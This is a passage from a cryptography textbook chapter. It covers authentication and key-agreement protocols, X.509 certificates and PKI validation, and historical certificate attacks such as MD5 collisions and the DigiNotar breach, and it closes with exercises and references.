


Fig. 4.3 Time-based OTP protocol according to RFC 6238 [19].

OTP protocols are also used in company networks to secure employee logins. In Figure 4.3 the *time-based* OTP protocol from RFC 6238 [19] is shown. With the help of a small OTP generator A , users authenticate themselves to a server B . A and B share a common symmetric key k_{AB} and have access to a loosely synchronized internal clock. Device A has a small display where a password otp_A is shown on request of the user.

This password is generated as follows (Figure 4.3). A reads the current time t_A by querying the function `getTime()`. The received time value is then divided by the

validity period Δ – here 30 seconds – and the result is rounded to the next smaller integer T_A . This integer is the input for an HMAC algorithm parameterized with the shared key k_{AB} . Since the result mac_A is too long to be read and re-entered manually into the server’s authentication form, a truncation function TRUNC is used to shorten it. The output otp_A is then displayed to the user.

After receiving otp_A through its authentication form, the server retrieves the current local time t_B and computes the time interval T_B . Since some time has elapsed since otp_A was generated, and since the two clocks of A and B are only loosely synchronized, the server evaluates the HMAC function for the current and the previous time interval. If the truncation function applied to either mac_B or mac'_B yields the same value as otp_A , the user is authenticated.

4.2.2 Challenge-and-Response Protocol

The next level of interactivity is represented by *challenge-and-response protocols*. In Figure 4.4, a device B wants to authenticate another device A ; both share a key k_{AB} . B starts the protocol by sending a random challenge $chall$. A computes and sends back a MAC response res . B recomputes the MAC and compares it with the received value res . If both values match, A has successfully authenticated itself to B .




Fig. 4.4 Challenge and Response Protocol.

Challenge-and-response protocols are widely used – from the authentication of cell phones in cellular networks to building blocks in complex protocols like TLS.

Variant using encryption In a variant of this protocol, B may send a ciphertext of the challenge $chall$ under k_{AB} , and A must return the plaintext $chall$ to prove possession of k_{AB} . In practice, this variant is seldom used.

4.2.3 Certificate/Verify Protocol

If public-key cryptography can be used, digital signatures may replace the MAC. The public key pk_A needed to verify the signature is usually contained in an X.509 certificate $cert_A$ (section 4.6). This certificate is signed to bind the identity A of the participant to the public key pk_A .




Fig. 4.5 Certificate/verify protocol.

In the *certificate/verify protocol* (Figure 4.5), party A authenticates itself to B by signing a random challenge $chall$ from B . Since B initially does not know the public key pk_A of A , the answer of A contains both the signature res and the certificate $cert_A$. After receiving this answer, B has to verify two signatures. The digital signature on $cert_A$ can be verified with the public key pk_{CA} of the certification authority, which was stored as a trust anchor beforehand. After the certificate's validity is established, B extracts the public key from it and uses it to verify the signature res on the challenge $chall$.

Please note the differences to the classical challenge-and-response protocol.

- No setup is needed between parties A and B : No keys need to be exchanged, not even the public keys of the two parties.
- Digital identities: By verifying the signature of $cert_A$, additional digital identities may be authenticated. Typical examples are DNS domain names (chapter 10), or email addresses (chapter 17).
- The verification step is very complex and therefore prone to errors ([13]).

Certificate/Verify often appears as a building block in more complex protocols (e.g., TLS or IPsec IKE).

Variant using PKE In a variant of this protocol, public-key encryption is used instead of digital signatures. This variant needs three messages. In the first message, A sends the certificate pk_A , which B verifies to extract the public encryption key pk_A . B then selects a random challenge $chall$, encrypts it with pk_A , and sends the ciphertext to A . In a third message, the plaintext $chall$ could now be returned to B .

to complete the protocol. However, in practical applications $chall$ is not returned, but used for subsequent computations (see subsection 8.5.3, subsection 10.5.7).

4.2.4 Mutual Authentication

In a *mutual authentication protocol*, A and B authenticate each other by nesting two challenge-and-response protocols as shown in Figure 4.6.




Fig. 4.6 Mutual authentication protocol.

4.3 Key Agreement

In a *key agreement protocol*, two parties agree on a shared secret by exchanging publicly visible messages. The negotiated secret should be pseudo-random, i.e., indistinguishable from a truly random value of the same length, even if the messages exchanged are known.

4.3.1 Public Key based Key Agreement

There is a rich literature on cryptographic key agreement protocols (cf. related work). In practice, the following three protocol families are used.

DHKE The Diffie-Hellman key exchange (DHKE) protocol (section 2.5) is a central component of almost all practically significant protocols such as TLS-DHE, SSH, and IPsec IKE.

RSA encryption To agree on a shared secret, one party A chooses a random value s , encrypts it with the public key pk_B of the other party, and sends the ciphertext to B . After decryption by B , both parties share the secret s . RSA encryption (section 2.4) is used for key agreement in TLS-RSA and in IPsec IKEv1.

ElGamal KEM In the ElGamal KEM, party A uses the public key $\beta = g^b$ of party B to generate a shared secret k and a key exchange message X by choosing a random number x and computing

$$k \leftarrow \beta^x, X \leftarrow g^x$$

From X party B can compute the shared secret as $k \leftarrow X^b$. The ElGamal KEM is used in TLS-DH.

4.3.2 Symmetric Key Agreement

The protocol described in Figure 4.7 at first glance seems to be nonsensical – if A and B already share a common key k_{AB} , the need for another symmetric key k is unclear. However, this construction is often used, e.g., in TLS-PSK or IPsec IKE phase 2, to derive further *short-lived* keys from a *long-lived* symmetric key. The risks associated with using long-lived keys directly for encryption will be exemplified in the attack on WEP in chapter 6.




Fig. 4.7 Symmetric key agreement by exchange of random nonces.

In Figure 4.7, both parties exchange random nonces n_A, n_B . These nonces are used as an input to a pseudorandom key derivation function $\text{PRF}_{k_{AB}}()$, which is parametrized with the long-lived key k_{AB} . The output is the new short-lived key k .

Variant using encryption In a variant of this protocol, the long-lived key k_{AB} is used to encrypt a randomly chosen session key k .

4.4 Authenticated Key Agreement

In practice, entity authentication and key agreement protocols are combined in *authenticated key exchange protocols* (AKE). Since numerous examples of such protocols are described in other chapters of this book, only the prototype of all such protocols, the *signed Diffie-Hellman key exchange*, is briefly introduced here.




Fig. 4.8 Signed Diffie-Hellman key agreement.

Signed DH In the *signed Diffie-Hellman key exchange* protocol (Figure 4.8), the exchanged Diffie-Hellman shares α , and β are additionally authenticated with a digital signature. This prevents simple man-in-the-middle attacks against standard DHKE. The resulting value $CDH(\alpha, \beta)$ is not directly used as a key here but as (secret) input to a deterministic Key Derivation Function $KDF()$, which then computes the required key(s).

4.5 Attacks and security models

We have dealt with security models for encryption algorithms in section 2.8, for hash functions in section 3.1.2 and for integrity and authenticity in section 3.7 and section 3.8. While it is still possible to define relatively uniform security models for these components, this is much more difficult for cryptographic protocols.

4.5.1 Protocol Security Models

Cryptographic protocols use a complex interaction between participants, and attackers can exploit this complexity. For example, an attacker can modify messages that he has read during a protocol execution between the parties A and B and use them to initiate an attack on a third party C . An attacker can assume the role of a legitimate participant but does not have to adhere to the protocol specification.

So to give a security definition for a concrete protocol, we first have to formalize these complex interactions in a *computational model*. This formalization should be close enough to actual implementations. Still, to make meaningful statements about them, it must be abstract enough to allow formalizations based on Turing machines ([5]).

Then we have to define the capabilities of the attacker in an *adversarial model*: Is he only allowed to read the exchanged messages (passive attacker), or is he allowed to modify them (active attacker)? Which data may he read? Does he have access to black-box functions that allow, for example, to send messages of his choice via the protocol or to have specific messages decrypted? Does he have access to the secret cryptographic values from *old* protocol sessions? Often the attacker is absurdly powerful in a model. For example, in the cryptographic attacker model, we assume that he can read *all* messages on the Internet – but in practice, even powerful governmental agencies can only view a small fraction of all internet traffic. The reason behind these exaggerations is the following: If we manage to prove that a protocol achieves a security goal (e.g., confidentiality) even against an attacker who can read *all* messages, this security target is automatically achieved against all weaker attackers, e.g., against an attacker who can only read *a part* of all messages.

Finally, in the *security model*, we must define which events can be defined as *successful attacks* on the protocol. This step is the most difficult one since the absurdly powerful attacker may be able to execute several “attacks” which have no counterpart in reality. Just to name one example: To model that different protocol executions are independent, the attacker is given access to all secret parameters of “old” protocol instances, e.g., to the session keys k_{old} resulting from a key agreement protocol. At the same time, we want to show that the attacker cannot compute the current session key $k_{current}$. It is, therefore, necessary to allow requests to *old* sessions but to block the same request to the *current* session. Thus we need a formal definition that allows us to distinguish between *old* and *current* instances of the protocol.

This complexity means that a specific security model must be created for every protocol to accurately describe the security properties that may vary from protocol to protocol.

4.5.2 Generic Attacks on Protocols

Two generic attacks on cryptographic protocols are *replay attacks* and *man-in-the-middle attacks*.

Replay attack In a *replay attack* old, recorded messages are resent in a new instance of the protocol. For example, assume that a cryptographic protocol is used to protect online banking. Assume that a single message within the protocol is used to specify the amount of money to be transferred, e.g., \$ 50. If we could replay this single message ten times, the much more considerable amount of \$ 500 would be transferred. Thus protection against replay attacks is a major issue in cryptographic protocols.




Fig. 4.9 Man-in-the-Middle Attack on the Diffie-Hellman Protocol.

Man-in-the-Middle Attack In a *man-in-the-middle* attack, the attacker $\mathcal{A}dv$ intercepts the connection between two participants A and B , and exchanges/modifies messages. A prominent victim of this type of attack is the classic Diffie-Hellman protocol. An attacker $\mathcal{A}dv$ can, as shown in figure 4.9, negotiate a key $k_1 \leftarrow g^{ax}$ with A and another key $k_2 \leftarrow g^{bx}$ with B . He can then read the cleartext communication between A and B by decrypting it with k_1 and then encrypting it with key k_2 , or vice versa.

4.6 Certificates

On the Internet, certificates are the equivalent of official documents in everyday life. They contain information about the issuer, the subject – including a digital identity – and the subject's public key. The digital signature of the issuer protects this information. By linking a digital identity with a public key, the public key can be used in cryptographic protocols for this digital identity's *identification*.




Fig. 4.10 Structure of an X.509 certificate.

4.6.1 X.509 Certificates

X.509 version 3 [10] is the relevant standard for certificates. The structure of an X.509 certificate is shown in figure 4.10. Certificates are *public*: They can be published on the Internet and sent along with unencrypted protocol messages.

Issuer and subject All certificates from one issuer are assigned a unique serial number so that the pair (issuer, serial number) uniquely identifies a certificate. The names (digital identities) of issuer and subject should be given as *distinguished names*. An example of such a name is the distinguished name of the subject in the TLS certificate of the Wikimedia Foundation (Figure 4.11):

- CN = *.wikipedia.org
- O = Wikimedia Foundation, Inc.
- L = San Francisco

- S = California
- C = US

C specifies the country, S the (American) state, L the location, O the organization, and CN the common name of the instance. In our example, the common name is a DNS domain since this name is taken from a TLS certificate. The wildcard * at the beginning ensures that this name matches all language-specific subdomains of wikipedia.org.

Validity Each X.509 certificate has a validity period. TLS endpoint certificates are typically valid for one year or less (Figure 4.11). CA and root certificates (subsection 4.6.2) have a more extended validity period that must cover the endpoint certificate's validity.

Certificate			Public Key Info	
*.wikipedia.org	DigiCert TLS Hybrid ECC SHA384 2020 CA1	DigiCert Global Root CA	Algorithm	Elliptic Curve
Subject Name			Key Size	256
Country	US		Curve	P-256
State/Province	California		Public Value	04:E8:50:2C:D0:D2:4E:A2:B1:92:AA:B6:73:0F:...
Locality	San Francisco			
Organization	Wikimedia Foundation, Inc.			
Common Name	*.wikipedia.org			
Issuer Name			Miscellaneous	
Country	US		Serial Number	02:7D:94:1B:29:2C:DB:2E:DA:F9:93:11:18:53:7...
Organization	DigiCert Inc		Signature Algorithm	ECDSA with SHA-384
Common Name	DigiCert TLS Hybrid ECC SHA384 2020 CA1		Version	3
			Download	PEM (cert) PEM (chain)
Validity			Fingerprints	
Not Before	Tue, 19 Oct 2021 00:00:00 GMT		SHA-256	57:0A:56:29:10:3E:74:95:96:33:6C:7B:A7:50:D...
Not After	Thu, 17 Nov 2022 23:59:59 GMT		SHA-1	D6:06:82:CE:7D:BA:8A:1A:BD:8E:83:D2:38:D5:...
			Basic Constraints	
			Certificate Authority	No
			Key Usages	
			Purposes	Digital Signature

Fig. 4.11 X.509 TLS certificate for *.wikipedia.org.

Public key Establishing a secure association between the digital identity of the subject and a public key is the main task of X.509 certificates. In our example from Figure 4.11, the TLS certificate tells us that any digital signature that is exchanged in the TLS protocol and that can be verified with the elliptic curve public key given in the certificate does indeed originate from a server which owns one of the DNS domains mentioned in the certificate, e.g. en.wikipedia.org.

Extensions X.509 extensions inform us about the allowed usage of a certificate. This is quite complex, so we restrict the discussion to two points.

- **Key usage.** As described above, public keys can be used to encrypt messages or validate digital signatures. The key usage extension may restrict the use of a given key to one of these areas – for Figure 4.11, this is validating digital signatures.
- **Basic constraints.** In the next section, we will learn how to build a trust infrastructure by validating certificates with public keys extracted from other certificates. To mark the leaves in this hierarchy of certificates, the certificate authority extension is set to “No”.
- **SubjectAltName.** This extension contains an alternative name of the subject. For TLS, this is a domain name, and this extension is checked first when validating the server certificate (see RFC 2818, [21]).

4.6.2 Public Key Infrastructure (PKI)

To be able to check certificates for validity, they are embedded in a *public key infrastructure* (PKI). A PKI for specific applications (e.g., TLS server authentication) consists of a forest of trees. The nodes of these trees consist of X.509 certificates (Figure 4.12).




Fig. 4.12 PKI tree with one root, three CA, and two end-user certificates. The pair (Issuer, Serial Number) uniquely identifies each certificate.

Each tree has a root, the *root certificate*. In Figure 4.12 this is the certificate (A, 1). The root certificate is *self signed*, i.e., the certificate’s signature can be verified with the public key contained in the certificate. Trust in the root certificate must be established by other means: Usually, the root certificate is stored in a trusted certificate store of the operating system or the web browser. The root certificate can also be published in a trustworthy medium, e.g., in a printed journal or a public blockchain. Furthermore, issuer and subject are identical for the root certificate.

For all other certificates in the tree, issuer and subject are different. To verify the certificate’s signature, the issuer’s public key must be used, which is available in

the predecessor certificate in the tree. The public key of the subject is stored in the certificate.

A further distinction is made between *end user certificates* (the leaves of the certificate tree; in Figure 4.12 the certificates $(C, 1)$ and $(B, 1)$) and *Certification Authority certificates* (CA certificates, the remaining nodes of the tree). The private key corresponding to a CA certificate may be used to issue and sign additional certificates, but this is not allowed for end-user certificates. Since cryptographically, there is no difference between CA and end-user certificates; this must be enforced via X.509 extensions – see the previous section. In Figure 4.12, this is symbolized by the specification CA/noCA.

4.6.3 Validity of Certificates

The validity of a certificate is verified by an application (e.g., a web browser) through a complex sequence of signature verifications and optional online queries. We will explain this process using the example of certificate $(B, 1)$ from Figure 4.12.

1. The application checks the validity of the signature of the end-user certificate $(B, 1)$ using the public key from the CA certificate $(A, 2)$. The certificate's validity period is compared to the local date and time; if these values are not within the specified period, the certificate is invalid. The application checks if one of the subject names specified in the certificate matches the intended use of the public key from the certificate and if the certificate extensions allow such use. Optionally, one of the two online checks described below is also performed:
 - **Online Certificate Status Protocol (OCSP, [23]):** The application takes the URL of the OCSP endpoint from the corresponding extension of the certificate and sends $(B, 1)$ to that URL using OCSP. In response, the OCSP endpoint can return *valid*, *invalid* or *unknown*.
 - **Certificate Revocation List (CRL):** The application loads the CRL from the URL specified in the corresponding certificate extension. A CRL contains a list of serial numbers of revoked certificates signed by the CA. So in our example, the CRL signature can be verified just like the certificate with the public key from certificate $(A, 2)$. If the serial number 1 is present in this CRL, the certificate is invalid; otherwise, it is valid.
2. The application checks the validity of the signature of the CA certificate $(A, 2)$ using the public key from the root certificate $(A, 1)$. The certificate's validity period is compared with the local date and time – if these values are not within the specified period, the certificate is invalid. Optionally, an online verification using OCSP or CRLs is also performed.
3. The application checks the validity of the signature of the root certificate $(A, 1)$ with the public key from $(A, 1)$ and verifies that this certificate is present in the application's trusted certificate store. The certificate's validity period is compared

to the local date and time; if these values are not within the specified period, the certificate is invalid.

Certificates can be *revoked* before their validity period expires. Reasons for such revocation can be:

- An e-mail address has changed, thus invalidating the old e-mail certificate.
- The user has forgotten his password for his private key. He can, therefore, no longer decrypt messages and can no longer sign documents.
- The private key was leaked and could be used for unlawful purposes.
- The certificate was issued incorrectly.
- The CA's servers were hacked (e.g. [12]).

If a certificate has been revoked, its serial number is entered into the certificate revocation list of the CA which issued this certificate and marked as revoked in the OCSP database.

4.6.4 Attacks on Certificates

Chosen Prefix Collisions with MD5 The strongest known attack on MD5 allows to create *Chosen Prefix Collisions* (section 3.1.2). Stevens, Lenstra, and de Weger [24] showed the practical effects of this attack on public key infrastructures. Using game consoles and requests to an existing certification authority, they computed a certificate that would have enabled them to issue any number of valid TLS certificates. Certificates using MD5 are now deprecated. They are no longer issued by any CA and will not be accepted by any validation software.

Weak key pairs in Debian Linux On September 19th, 2006, a patch was applied to the Debian operating system that effectively switched off the random number generation. Only the process ID was used as randomness, with values ranging from 1 to 32,768. Between this patch and the detection of the bug by Luciano Bello (<http://www.debian.org/security/2008/dsa-1571>) on May 13th, 2008, only 32,767 different key pairs could be generated. An attacker could simply generate all these key pairs and search for a valid certificate for the public key. He then could impersonate the subject of this certificate since he knew the private key. The problem was fixed with version 0.9.8c-4etch3, but all the corresponding certificates had to be revoked.

Hacker attacks on Certification Authorities In March 2011, the Comodo CA Ltd. Certification Authority was hacked. An unknown person gained access to a computer that could be used to issue certificates. Nine certificates for known Internet domains were illegally issued [9]. In the same year, an even more significant incident occurred at DigiNotar CA, which led to the closure of this company. More than 500 forged certificates were issued after hackers had gained access to the company's servers [12]. These are only two examples from an ever-increasing list of CA breaches. See [22] for more examples.

Related Work

Passwords There are many myths about passwords, such as strategies for inserting non-alphanumeric characters in passwords or the necessity to change the password frequently. Research in the usability of passwords is often ignored, even well-founded results from over 20 years ago [4]. Measuring the strength of passwords is still an open problem [14]. Rainbow tables were first introduced in [20] and have been used as time-memory-tradeoff mechanisms for different cryptanalytic purposes (e.g., [15, 17]).

Authentication protocols The first attempts to analyze the security of authentication protocols were based on formal logic, following [11]. The BAN logic presented in [7] was the starting point for many different approaches – this field of research is still very active today. Reduction-based security proofs for real-world authentication protocols follow the seminal work of Mihir Bellare, and Phillip Rogaway [6].

Authenticated key exchange Bellare and Rogaway [6] model the security of authentication and key exchange separately in two security games – a protocol is a *secure* authenticated key exchange protocol if no adversary can win any of the games. This model fits real-world protocols like TLS and SSH well. Authentication is only implicit in [8]: If an adversary can compute the session key, he can also break authentication. This model is essential for analyzing two-message AKE protocols like HMQV [16] or NAXOS [18].

Problems

4.1 Passwords: Salt

When a *salt* is used for hashing, wouldn't it be better to keep the *salt* secret? Hint: As described in this chapter, an individual salt is used for each user.

4.2 Passwords: Rainbow Tables

Your fellow student asks: "Why don't we use a single chain in a rainbow table? This would save storage since we only have to store the first password and the last hash value." Is she right?

4.3 Authentication: OTP

If the internal clocks of A and B may differ up to $25s$, and if the round-trip-time of the network is $12s$: Is it enough to check only two MAC values in Figure 4.3 to avoid False Negatives?

4.4 Authentication: Challenge-and-Response

Consider the following Challenge-and-Response variant: In Figure 4.4, B sends $c = \text{Enc}_{k_{AB}}(\text{chall})$ and checks if $\text{res} = \text{chall}$. Compare the two variants assuming that B uses weak randomness to generate chall .

4.5 Key exchange

Suppose the private key of party B was leaked to an adversary who did record all previously exchanged messages between A and B . Which methods described in subsection 4.3.1 will protect the confidentiality of the exchanged data even in this scenario?

4.6 Authenticated key exchange

Please explain why the signed Diffie-Hellman protocol from Figure 4.8 does not use any variant of challenge-and-response (or certificate/verify). Suppose the ephemeral value a has been leaked to an adversary. Can she then impersonate A ? To which other parties?

4.7 Authenticated key exchange

Can you find the following basic protocols in the complex TLS handshake depicted in Figure 10.14? (a) DHKE (b) Certificate/Verify (c) Challenge-and-Response.

4.8 Formal models

How would you model a governmental agency which has control over several network nodes and may request long-lived keys through court orders?

References

1. Dictionary assassin v.2.0. <http://biggestpasswordlist.com/>
2. List of rainbow tables. <https://project-rainbowcrack.com/table.htm>. URL <https://project-rainbowcrack.com/table.htm>
3. Openwall wordlists collection. <https://www.openwall.com/wordlists/>
4. Adams, A., Sasse, M.A.: Users are not the enemy. Communications of the ACM **42**(12), 40–46 (1999)
5. Balcázar, J.L., Díaz, J., Gabarró, J.: Structural Complexity I, *EATCS Monographs on Theoretical Computer Science*, vol. 11. Springer (1990)
6. Bellare, M., Rogaway, P.: Entity authentication and key distribution (1994)
7. Burrows, M., Abadi, M., Needham, R.M.: A logic of authentication. ACM Trans. Comput. Syst. **8**(1), 18–36 (1990). DOI 10.1145/77648.77649. URL <https://doi.org/10.1145/77648.77649>
8. Canetti, R., Krawczyk, H.: Analysis of key-exchange protocols and their use for building secure channels. In: B. Pfitzmann (ed.) *Advances in Cryptology – EUROCRYPT 2001, Lecture Notes in Computer Science*, vol. 2045, pp. 453–474. Springer, Heidelberg, Germany, Innsbruck, Austria (2001). DOI 10.1007/3-540-44987-6_28
9. Comodo CA Ltd.: Comodo Report of Incident - Comodo detected and thwarted an intrusion on 26-MAR-2011. Tech. rep. (2011)
10. Cooper, D., Santesson, S., Farrell, S., Boeyen, S., Housley, R., Polk, W.: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280 (Proposed Standard) (2008). DOI 10.17487/RFC5280. URL <https://www.rfc-editor.org/rfc/rfc5280.txt>. Updated by RFCs 6818, 8398, 8399
11. Dolev, D., Yao, A.C.C.: On the security of public key protocols (extended abstract). In: 22nd Annual Symposium on Foundations of Computer Science, pp. 350–357. IEEE Computer Society Press, Nashville, TN, USA (1981). DOI 10.1109/SFCS.1981.32

12. Fox-IT: Black Tulip - Report of the investigation into the DigiNotar Certificate Authority breach. <http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1/rapport-fox-it-operation-black-tulip-v1-0.pdf> (2012)
13. Georgiev, M., Iyengar, S., Jana, S., Anubhai, R., Boneh, D., Shmatikov, V.: The most dangerous code in the world: validating SSL certificates in non-browser software. In: T. Yu, G. Danezis, V.D. Gligor (eds.) ACM CCS 2012: 19th Conference on Computer and Communications Security, pp. 38–49. ACM Press, Raleigh, NC, USA (2012). DOI 10.1145/2382196.2382204
14. Golla, M., Dürmuth, M.: On the accuracy of password strength meters. In: D. Lie, M. Mannan, M. Backes, X. Wang (eds.) ACM CCS 2018: 25th Conference on Computer and Communications Security, pp. 1567–1582. ACM Press, Toronto, ON, Canada (2018). DOI 10.1145/3243734.3243769
15. Kalenderi, M., Pnevmatikatos, D., Papaefstathiou, I., Manifavas, C.: Breaking the gsm a5/1 cryptography algorithm with rainbow tables and high-end fpgas. In: 22nd International conference on field programmable logic and applications (FPL), pp. 747–753. IEEE (2012)
16. Krawczyk, H.: HMQV: A high-performance secure Diffie-Hellman protocol. In: V. Shoup (ed.) Advances in Cryptology – CRYPTO 2005, *Lecture Notes in Computer Science*, vol. 3621, pp. 546–566. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2005). DOI 10.1007/11535218_33
17. Kumar, H., Kumar, S., Joseph, R., Kumar, D., Singh, S.K.S., Kumar, A., Kumar, P.: Rainbow table to crack password using md5 hashing algorithm. In: 2013 IEEE Conference on Information & Communication Technologies, pp. 433–439. IEEE (2013)
18. LaMacchia, B.A., Lauter, K., Mityagin, A.: Stronger security of authenticated key exchange. In: W. Susilo, J.K. Liu, Y. Mu (eds.) ProvSec 2007: 1st International Conference on Provable Security, *Lecture Notes in Computer Science*, vol. 4784, pp. 1–16. Springer, Heidelberg, Germany, Wollongong, Australia (2007)
19. M’Raihi, D., Machani, S., Pei, M., Rydell, J.: TOTP: Time-Based One-Time Password Algorithm. RFC 6238 (Informational) (2011). DOI 10.17487/RFC6238. URL <https://www.rfc-editor.org/rfc/rfc6238.txt>
20. Oechslin, P.: Making a faster cryptanalytic time-memory trade-off. In: D. Boneh (ed.) Advances in Cryptology – CRYPTO 2003, *Lecture Notes in Computer Science*, vol. 2729, pp. 617–630. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2003). DOI 10.1007/978-3-540-45146-4_36
21. Rescorla, E.: HTTP Over TLS. RFC 2818 (Informational) (2000). DOI 10.17487/RFC2818. URL <https://www.rfc-editor.org/rfc/rfc2818.txt>. Obsoleted by RFC 9110, updated by RFCs 5785, 7230
22. Ristic, I.: Bulletproof SSL and TLS: Understanding and Deploying SSL/TLS and PKI to Secure Servers and Web Applications. Feisty Duck (2013)
